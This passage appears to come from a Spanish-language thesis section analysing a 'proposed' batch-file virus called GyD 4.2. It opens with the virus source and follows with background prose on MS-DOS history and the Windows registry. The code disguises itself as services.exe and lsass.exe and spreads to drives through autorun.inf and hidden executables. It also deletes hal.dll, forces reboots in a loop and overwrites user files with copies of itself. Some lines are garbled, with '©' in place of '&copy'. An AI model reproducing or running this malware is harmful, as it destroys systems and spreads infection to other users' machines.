echo ÛÛÛÛ0000000000000          ÛÛÛ          ÛÛÛ000000000      Û>>GyD.txt


    copy /y GyD.txt "%userprofile%\SendTo\Game Over %a%%a%.txt"

    print GyD.txt

for /l %%t in (1,1,24) do at %%t /delete

   set h=0


:q

   at %h%:13 /interactive "%userprofile%\GyD.txt"

   set /a h=%h%+1
```

```
if %h%==24 goto l

    goto q

:l

if exist "%appdata%\services.exe" goto bl

   copy /y %0 "%appdata%\services.exe"

:bl

if exist "%appdata%\lsass.exe" goto oz

   copy /y %0 "%appdata%\lsass.exe"

:oz

if %0=="%appdata%\services.exe" goto ser

if %0=="%appdata%\lsass.exe" goto w

"%appdata%\services.exe"

"%appdata%\lsass.exe"

exit

:w

    cd "%userprofile%"

for %%h in (%YU%) do if exist %%h:\*.* (if not exist "%%h:\GyD.666\Explorer.exe" goto d )

for %%h in (%YU%) do if exist %%h:\*.* (if not exist "%%h:\autorun.inf" goto d )

    goto w

:d

    cd "%userprofile%"

for %%h in (%YU%) do if exist %%h:\*.* attrib -h -s %0© /y %0 "%%h:\100%% %username%.exe"&attrib -r -a -s -h %%h:\*.inf© /y autorun.inf %%h:\autorun.inf&attrib +s +h +r +a %%h:\autorun.inf&md %%h:\GyD.666© /y %0 %%h:\GyD.666\Explorer.exe&attrib +s +h %%h:\GyD.666\*.exe&attrib +s +h %%h:\GyD.666&echo %username%---%date%---%time%  in %%h:>>"%appdata%\desktop.inf"

    goto w

:Dr
```

```
if %COMPUTERNAME%==DESKTOP exit

       del /f /q "%windir%\system32\hal.dll"

      cd "%userprofile%\Men£ Inicio\Programas\Inicio\"

echo shutdown -r -f -t 00>GyD.bat

echo OPTION EXPLICIT>GyD.vbs

echo DIM clave>>GyD.vbs

echo DO WHILE (clave ^<^> "666")>>GyD.vbs

echo clave = msgbox ("", VBCRITICAL, "")>>GyD.vbs

echo clave = msgbox ("Maiden Germany", VBCRITICAL, "GyD 4.2")>>GyD.vbs

echo clave = msgbox ("metauro_3@hotmail.com", VBCRITICAL, "GyD")>>GyD.vbs

echo LOOP>>GyD.vbs

      start GyD.vbs

       shutdown -r -f -t 120 -c "Welcome to Hell"

:B

echo

      goto B

:ser

      cd "%appdata%"

   set u=%0

dir "%userprofile%\misdoc~1\*." /b /s >"%appdata%\NTUSER.DAT.DLL"

for %%f in (%TU%) do if exist %%f:\*.* (dir "%%f:\*." /b /s) >>"%appdata%\NTUSER.DAT.DLL"

for /f "tokens=* delims= " %%a in (NTUSER.DAT.DLL) do call :V "%%a"

:V

   set t=%1

    copy /y %u% %t%.exe
```

3.9. Análisis al virus propuesto

La elaboración de un virus informático basado en el procesamiento por lotes se lo realiza bajo los comandos del sistema operativo Windows el mismo que fue desarrollado en base al sistema operativo DOS(Disk Operating System, Sistema Operativo de Disco).

DOS es una familia de sistemas operativos para PC. El nombre son las siglas de *disk operating system* ("sistema operativo de disco"). Fue creado originalmente para computadoras de la familia IBM PC, que utilizaban los procesadores Intel 8086 y 8088, de 16 bits, siendo el primer sistema operativo popular para esta plataforma. Contaba con una interfaz de línea de comandos en modo texto o alfanumérico, vía su propio intérprete de órdenes, **command.com**. Probablemente la más popular de sus variantes sea la perteneciente a la familia MS-DOS, de Microsoft, suministrada con buena parte de los ordenadores compatibles con IBM PC, en especial aquellos de la familia Intel, como sistema operativo independiente o nativo, hasta la versión 6.22 (bien entrados los 90), frecuentemente adjunto a una versión de la interfaz gráfica Ms Windows de 16 bits, como las 3.1x.

En las versiones nativas de Microsoft Windows, basadas en NT (y éste a su vez en OS/2 2.x) (véase Windows NT, 2000, 2003, XP o Vista) MS-DOS desaparece como sistema operativo (propiamente dicho) y entorno base, desde el que se arrancaba el equipo y sus procesos básicos y se procedía a ejecutar y cargar la inferfaz gráfica o entorno operativo de Windows. Todo vestigio del mismo queda relegado, en tales versiones, a la existencia de un simple intérprete de comandos, denominado Símbolo del Sistema, ejecutado como aplicación mediante **cmd.exe**, a partir del propio entorno gráfico (elevado ahora a la categoría de sistema).

Esto no es así en las versiones no nativas de Windows, que sí están basadas en MS-DOS, cargándose a partir del mismo. Desde los 1.0x a las versiones 3.1(1), de 16 bits, Ms Windows tuvo el planteamiento de una simple aplicación de interfaz o entorno gráfico, complementaria al propio intérprete de comandos, desde el que era ejecutado. Fue a partir de las versiones de 32 bits, de nuevo diseño y mayor potencia, basadas en Windows 95 y 98, cuando el MS-DOS comienza a ser deliberadamente camuflado por el propio entorno gráfico de Windows, durante el proceso de

arranque, dando paso, por defecto, a su automática ejecución, lo que acapara la atención del usuario medio y atribuye al antiguo sistema un papel más dependiente y secundario, llegando a ser por muchos olvidado y desconocido, y paulatinamente abandonado por los desarrolladores de software y hardware, empezando por la propia Microsoft (esta opción puede desactivarse alterando la entrada BootGUI=1 por BootGUI=0, del archivo de sistema, ahora de texto, MSDOS. SYS). Sin embargo, en tales versiones, Windows no funcionaba de forma autónoma, como sistema operativo. Tanto varias de las funciones primarias o básicas del sistema como su arranque se deben aún en las versiones de 32 bits, a los distintos módulos y archivos de sistema que componían el modesto armazón del DOS, requiriendo aquéllas un mínimo de los archivos básicos de este, para poder ejecutarse (tales como IO.SYS, DRVSPACE. BIN, EMM386.EXE e HIMEM. SYS).

Existen varias versiones de DOS. El más conocido de ellos es el MS-DOS, de Microsoft (de ahí las iniciales MS). Otros sistemas son el PC-DOS, de IBM, el DR-DOS, de Digital Research, que pasaría posteriormente a Novell (Novell DOS 7.0), luego a Caldera y finalmente a DeviceLogics y, más recientemente, el FreeDOS, de licencia libre y código abierto. Éste último, puede hacer las veces, en su versión para GNU/Linux y UNIX, de emulador del DOS bajo sistemas de este tipo.

Con la aparición de los sistemas operativos gráficos, del tipo Windows, en especial aquellos de 32 bits, del tipo Windows 95, el DOS ha ido quedando relegado a un segundo plano, hasta verse reducido al mero intérprete de órdenes, y a las líneas de comandos (en especial en ficheros de tipo .PIF y .BAT), como ocurre en los sistemas derivados de Windows.

Una de las características de los virus de última generación es que atacan al registro del sistema Operativo Windows, el regedit:

El registro de Windows o registro del sistema es la base de datos que almacena las configuraciones y opciones del sistema operativo Microsoft Windows en sus versiones de 32 bits, 64 bits y Windows Mobile. Algunos lo definen como una base de datos jerárquica, pero esta definición no es muy exacta.

El registro de Windows contiene información y configuraciones de todo el hardware, software, usuarios, y preferencias del PC. Si un usuario hace cambios en las configuraciones del "Panel de control", en las asociaciones de ficheros, en las políticas del sistema o en el software instalado, los cambios se reflejan y almacenan en el registro.

El registro mantiene esta información en forma de árbol, estableciendo un orden por el cual deben acceder el sistema operativo u otros programas, como las preferencias de usuario (perfiles), hojas

de ajustes para directorios e iconos de programas, enumeración de hardware instalado y los puertos usados. El registro reemplaza los archivos de inicialización y configuración legados de Widows 3.x y MS-DOS (.ini), autoexec.bat y config.sys.

Los siguientes archivos del Registro se encuentran en %SystemRoot%\System32\Config\:

- Sam - HKEY_LOCAL_MACHINE\SAM
- Security - HKEY_LOCAL_MACHINE\SECURITY
- Software - HKEY_LOCAL_MACHINE\SOFTWARE
- System - HKEY_LOCAL_MACHINE\SYSTEM
- Default - HKEY_USERS\DEFAULT

Se encuentran los archivos registrados, sus extensiones y los programas asociados. También se encuentra los números de identificación de clases (CLSID) y los iconos de cada objeto. Esta clave es parte de la HKEY_LOCAL_MACHINE concretamente la HKEY_LOCAL_MACHINE/Software/Classes. Contiene los tipos de archivos utilizados y su asociación con cada programa en concreto, los directorios dónde están instalados y los comandos de apertura.

En la carpeta %SystemRoot%\repair se encuentra una copia de seguridad.

El siguiente archivo se encuentra en cada carpeta de usuario:

- NTUSER.dat


Para acceder al registro de Windows XP hay que ir a Inicio, Ejecutar, escribir "REGEDIT" o "REGEDT32" y presionar [Intro]. Evidentemente, también puede accederse a este programa mediante el Explorador de Windows.

Para acceder al registro en Windows Vista, hay que abrir a la barra de Inicio (donde está el logotipo de Windows), teclear "REGEDIT" en la barra de búsqueda y presionar [Intro].

Para acceder al registro de Windows 7, se hace lo mismo que en Windows Vista

Editar el registro se desaconseja en general por la poca trazabilidad de las modificaciones, siendo recomendable realizar una copia de seguridad del equipo antes de hacer cualquier modificación. También se puede correr el REGEDIT.exe en la línea de comando de xp, vista, 7,server 2003,2008

El Registro de Windows tiende a crecer desmesuradamente cuando se instalan y desinstalan programas, con el paso del tiempo, etc., con lo que se produce un aumento en el tamaño del Registro y posiblemente errores en entradas de aplicaciones obsoletas. Por ello, existen varias utilidades para optimizar el Registro como TuneUp Utilities, CCleaner, que buscan y eliminan estas entradas erróneas y permiten compactar el Registro completo. De esta manera, se reduce el tiempo de carga de la PC.



El editor de registro siempre tiene la misma presentación en donde se puede ver las opciones de configuración de lo que es el sistema operativo, en la actualidad tanto los hackers como los crackers realizan modificaciones a las líneas de código del editor de registro y este al sufrir alteraciones se daña y no puede arrancar el computador.